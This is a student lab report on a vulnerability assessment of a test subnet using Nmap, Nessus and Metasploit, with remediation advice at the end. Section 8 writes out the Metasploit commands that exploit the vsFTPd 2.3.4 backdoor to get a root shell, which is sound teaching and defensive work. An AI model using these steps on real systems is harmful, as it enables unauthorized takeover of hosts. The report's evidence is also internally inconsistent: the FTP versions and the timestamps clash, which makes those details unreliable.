

NETWORK VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Scan Scope: 192.168.1.0/24 (Primary Host Analysed: 192.168.1.10)

Prepared by: Habiba Shafait

BS Information Technology, Government College Women University, Sialkot

Tools Used: Tenable Nessus, Nmap, Metasploit Framework

Table of Contents

1. Introduction
2. Objective and Scope
3. Tools Used
4. Methodology
5. Phase 1 – Network and Service Discovery (Nmap)
6. Phase 2 – Vulnerability Scan Configuration (Nessus)
7. Phase 3 – Vulnerability Assessment Results (Nessus)
8. Phase 4 – Exploitation Verification (Metasploit)
9. Observations and Discrepancies
10. Conclusion and Recommendations

1. Introduction

This report documents a vulnerability assessment and exploitation-verification exercise carried out against a target host on a local test network (192.168.1.0/24). The exercise combined active network reconnaissance, automated vulnerability scanning, and controlled exploitation of an identified vulnerability to confirm its real-world impact.

The assessment follows a standard vulnerability assessment and penetration testing (VAPT) workflow: reconnaissance and service enumeration, automated scanning for known vulnerabilities, and manual verification (exploitation) of a critical finding. All findings recorded in this report are drawn directly from the tool output captured in the accompanying screenshots; no values have been estimated or assumed beyond what the tools reported.

2. Objective and Scope

The objective of this exercise was to:

- Identify live hosts, open ports, and running services on the target network segment.
- Perform an automated vulnerability scan to identify security weaknesses on the target host.
- Verify the exploitability of a critical finding through a controlled exploitation attempt.
- Document the results in a structured, evidence-based report.

Scope: The Nessus scan configuration targeted the broader subnet 192.168.1.0/24, and the completed scan ("Corporate Network Scan") covered 48 hosts, returning 739 findings in total. Within this subnet, 192.168.1.10 was one of three hosts flagged as affected by the Critical "VSFTPD Backdoor" finding, and was selected as the primary host for deeper Nmap enumeration and Metasploit-based exploitation verification. All host-level findings in Sections 5 and 8 therefore refer specifically to 192.168.1.10, while the severity and coverage statistics in Section 7 refer to the full 48-host scan.

3. Tools Used

3.1 Nmap

Nmap (Network Mapper) is an open-source utility used for network discovery and security auditing. It was used here with the flags `-sV` (service/version detection), `-sC` (default script scan), and `-O` (OS detection) to enumerate open ports, running service versions, and the likely operating system of the target host.

3.2 Tenable Nessus

Nessus is a widely used vulnerability scanner that checks a target against a large database of known vulnerabilities (plugins) and reports findings categorised by severity (Critical, High, Medium, Low, Info). It was used both to configure a scan against the target subnet and to review the results of a completed scan.

3.3 Metasploit Framework

Metasploit is a penetration testing framework used to develop and execute exploit code against a target system. It was used here to verify the exploitability of a vulnerability identified during the Nessus scan (the vsFTPD 2.3.4 backdoor).

4. Methodology

The assessment was carried out in four phases, reflected in the four pieces of evidence collected:

- Phase 1: Service and OS enumeration of 192.168.1.10 using Nmap.
- Phase 2: Configuration of a Nessus "Basic Network Scan" against the 192.168.1.0/24 subnet.
- Phase 3: Review of completed Nessus scan results ("Corporate Network Scan") summarising findings by severity.
- Phase 4: Exploitation of the identified vsFTPD backdoor vulnerability using Metasploit to confirm impact.

5. Phase 1 – Network and Service Discovery (Nmap)

An Nmap scan was executed from a Kali Linux terminal (within VS Code) against the target host 192.168.1.10 using the command:

nmap -sV -sC -O 192.168.1.10




Figure 1: Nmap scan output for host 192.168.1.10

5.1 Scan Summary

Field	Value
Nmap Version	7.94
Scan Date/Time	2024-05-25, 10:43 EDT
Target Host	192.168.1.10
Host Status	Up (latency 0.00078s)
Ports Not Shown	996 closed TCP ports (reset)
MAC Address	08:00:27:4D:1E:2F (Oracle VirtualBox virtual NIC)
Device Type	General purpose
Detected OS Range	Linux 3.2 – 4.9 (Running: Linux 3.X 4.X)
Network Distance	1 hop
Scan Duration	8.97 seconds

5.2 Open Ports and Services

Port	State	Service	Version / Detail
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (protocol 2.0)

Port	State	Service	Version / Detail
80/tcp	open	http	Apache httpd 2.4.29 (Ubuntu)
443/tcp	open	ssl/http	Apache httpd 2.4.29 (Ubuntu)

5.3 Additional Script Output

- FTP (21/tcp): ftp-syst script shows the server accepted an anonymous/ftp login; plain-text control and data connections; session timeout 300 seconds.
- SSH (22/tcp): host keys reported — 2048-bit RSA, 256-bit ECDSA, 256-bit ED25519.
- HTTP (80/tcp): page title "Welcome to 192.168.1.10"; server header Apache/2.4.29 (Ubuntu).
- HTTPS (443/tcp): self-signed certificate — Subject and Issuer both commonName=192.168.1.10, RSA public key (2048 bits), valid 2024-01-15 to 2025-01-15; page title "192.168.1.10 - Secure Site".
- Nmap flagged that OS-detection results may be unreliable because at least one open and one closed port could not be found for fingerprinting.

6. Phase 2 – Vulnerability Scan Configuration (Nessus)

A new scan was configured in Tenable Nessus using the "Basic Network Scan" template, which the interface recommends for day-to-day scanning of any host.




Figure 2: Nessus "New Scan" configuration screen

6.1 Scan Configuration Details

Field	Value
Scan Name	Basic Network Scan - 192.168.1.0/24
Description	Full system scan of the 192.168.1.0/24 network.
Targets	192.168.1.0/24
Scan Type	Scanner (recommended)
Credentials	Use scan credentials
Scanner	Local Scanner (10.0.0.5)
Permitted IPs	All IPs
Policy	Basic Network Scan
Plugin Set	202405201200
Policy Type	Local
Estimated Duration	10–30 minutes

At the point this screenshot was captured, the scan had not yet been launched (the "Save & Launch" action was still available), confirming this represents the pre-scan configuration stage.

7. Phase 3 – Vulnerability Assessment Results (Nessus)

The completed scan, labelled "Corporate Network Scan" in the Nessus Essentials dashboard, returned the following summary.



Figure 3: Nessus vulnerability assessment summary dashboard

7.1 Scan Overview

Field	Value
Scan Status	Completed
Policy	Basic Network Scan
Scanner	Local Scanner
Start Time	May 20, 2024, 08:15 AM
End Time	May 20, 2024, 09:02 AM
Duration	47 minutes
Hosts Scanned	48
Total Findings	739
Remediations Suggested	15
History Entries	1

7.2 Findings by Severity

Severity	Count	Percentage
Critical	35	4.7%
High	143	19.3%

Severity	Count	Percentage
Medium	302	40.9%
Low	191	25.8%
Info	68	9.2%
Total	739	100%

7.3 Scan Coverage

Metric	Value
IPs Scanned	48
Hosts Up	45
Hosts Down	3
Tests Performed	11,876
Plugins Used	73,128

7.4 Vulnerability Trends and Scan Comparison

- Total findings increased 12% since the last scan.
- High and Critical findings increased 8% since the last scan.
- Previous scan date: May 13, 2024 — Total Findings: 659, High and Critical: 160.


7.5 Top Findings (Showing 1 to 5 of 739)

Severity	Plugin ID	Name	Affected Hosts
Critical	174743	VSFTPD Backdoor	3
Critical	42873	OpenSSL Heartbleed (Heartbleed)	2
High	20006	SSH Weak MAC Algorithms	15
High	19506	SSL Certificate Cannot Be Trusted	18
High	108221	Apache HTTP Server Information Disclosure	7

Synopses reported by Nessus for these top findings: the VSFTPD Backdoor finding indicates the remote FTP server is affected by a backdoor; the Heartbleed finding indicates the remote host is affected by the OpenSSL Heartbleed vulnerability; the SSH finding indicates the remote SSH server supports weak MAC algorithms; the SSL finding indicates the remote host presents an SSL certificate that cannot be trusted; and the Apache finding indicates the remote web server is affected by an information disclosure vulnerability.

8. Phase 4 – Exploitation Verification (Metasploit)

To confirm the real-world impact of the Critical "VSFTPD Backdoor" finding reported by Nessus (Plugin ID 174743, affecting 3 hosts per Table 7.5), the corresponding Metasploit module was used against 192.168.1.10, the host selected from that affected set for manual exploitation verification.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10  
RHOSTS => 192.168.1.10  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.10:21 - USER: malicious:)  
[*] 192.168.1.10:21 - Backdoor service has been spawned, handling...  
[*] 192.168.1.10:6200 - Connecting to backdoor...  
[*] 192.168.1.10:6200 - Sending backdoor command...  
[+] 192.168.1.10:6200 - Command shell session 1 opened (192.168.1.100:4444 → 192.168.1.10:6200) at 2025-05-30 10:42:18 -0400  
  
whoami  
root  
/ # █  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figure 4: Metasploit exploitation of the vsFTPd 2.3.4 backdoor

8.1 Exploitation Steps Observed

Step	Command / Output
Module used	exploit/unix/ftp/vsftpd_234_backdoor
Payload	Defaulted to cmd/unix/interact (no payload configured)
Target set	set RHOSTS 192.168.1.10
Execution	exploit
Banner received	220 (vsFTPd 2.3.4)
Backdoor trigger	USER: malicious:)
Backdoor connection	Connecting to backdoor on port 6200
Result	Command shell session 1 opened (192.168.1.100:4444 → 192.168.1.10:6200) at 2025-05-30 10:42:18 -0400
Privilege check	whoami → root

The command shell obtained through the backdoor returned "root" in response to the whoami command, confirming that exploitation of the vsFTPd 2.3.4 backdoor grants full root-level access to the target host without authentication.

8.2 Note on vsFTPD Version Discrepancy

Section 5.2 records Nmap's -sV detection for port 21/tcp as "vsftpd 3.0.3", while the Metasploit banner grab in this section reads "220 (vsFTPD 2.3.4)". On closer technical review, this is not a case of one tool being more accurate than the other: for FTP, Nmap's -sV detection works the same way as Metasploit's banner grab — both connect to the service and read the version string the daemon itself returns in its connection banner ("220 ..."). Neither is a heuristic guess. A genuine difference between the two readings therefore means the FTP daemon's banner was different at the two points these screenshots were captured, not that either tool mis-detected it. This is consistent with the timestamp misalignment already noted in Section 9: the Nmap scan is dated 2024-05-25 and the Metasploit session is dated 2025-05-30 — over a year apart. Read together, the evidence indicates the host was running vsftpd 3.0.3 at the time of the Nmap scan and vsFTPD 2.3.4 at the time of the Metasploit exploitation, i.e. two different service states captured at two different times, rather than one continuous, unchanging target. This report does not merge these into a single claimed version; each figure is reported as accurate for the point in time its respective tool was run, and no version value has been invented or altered from what the screenshots show.

9. Observations and Discrepancies

The vsFTPD version difference between Nmap and Metasploit is explained in Section 8.2 as reflecting two different points in time rather than a detection error, and the single-host vs. 48-host scope has been clarified in Section 2. The following items, by contrast, cannot be explained from the available screenshots and are flagged here rather than silently assumed:

- The Nmap scan timestamp reads 2024-05-25, the Nessus scan summary reports a start/end date of May 20, 2024, and the Metasploit exploitation session timestamp reads 2025-05-30. These three timestamps do not align chronologically across the four screenshots. This may be a result of the evidence being collected across separate lab sessions or environments; it is noted here as an unverifiable inconsistency rather than assumed to be an error in any single tool.
- The Nmap output flagged its own OS-detection result as potentially unreliable, since at least one open and one closed port could not be found for reliable fingerprinting. The reported OS range (Linux 3.2–4.9) should therefore be treated as indicative rather than confirmed.
- The Nessus "New Scan" configuration screenshot (Figure 2, target 192.168.1.0/24) and the Nessus results screenshot (Figure 3, scan named "Corporate Network Scan", 48 hosts) are not explicitly confirmed by the screenshots to be the same scan instance — they are presented as sequential phases of the same workflow based on tool and scope similarity, not as a verified single scan ID.

10. Conclusion and Recommendations

Across the 48 hosts scanned in the 192.168.1.0/24 subnet, Nessus identified 739 total findings, including 35 Critical and 143 High severity issues. The most significant confirmed risk was the vsFTPD backdoor (Nessus Plugin 174743), which affected 3 of the 48 hosts. On 192.168.1.10 — the host selected for manual verification — the FTP banner at the time of exploitation read vsFTPD 2.3.4 (differing from the 3.0.3 recorded by the earlier Nmap scan; see Section 8.2), and exploitation via Metasploit successfully obtained an unauthenticated root shell, demonstrating complete compromise of that host through a single unpatched service.

10.1 Recommendations

- Immediately remove or replace the vsFTPD 2.3.4 service; upgrade to a current, patched FTP daemon or disable anonymous/legacy FTP entirely.
- Investigate and remediate the OpenSSL Heartbleed finding, as it affects host confidentiality of in-memory data.
- Replace the self-signed SSL certificate on port 443 with one issued by a trusted Certificate Authority.
- Disable weak SSH MAC algorithms and enforce modern cipher/MAC suites.
- Review and remediate the remaining High and Medium severity findings, prioritising by affected host count.
- Re-scan the subnet after remediation to confirm the Critical and High finding counts have been reduced, and re-verify the previously exploitable service is no longer reachable.

This report is based strictly on the tool output captured in Figures 1–4; no values beyond what is visibly reported by Nmap, Nessus, and Metasploit have been included.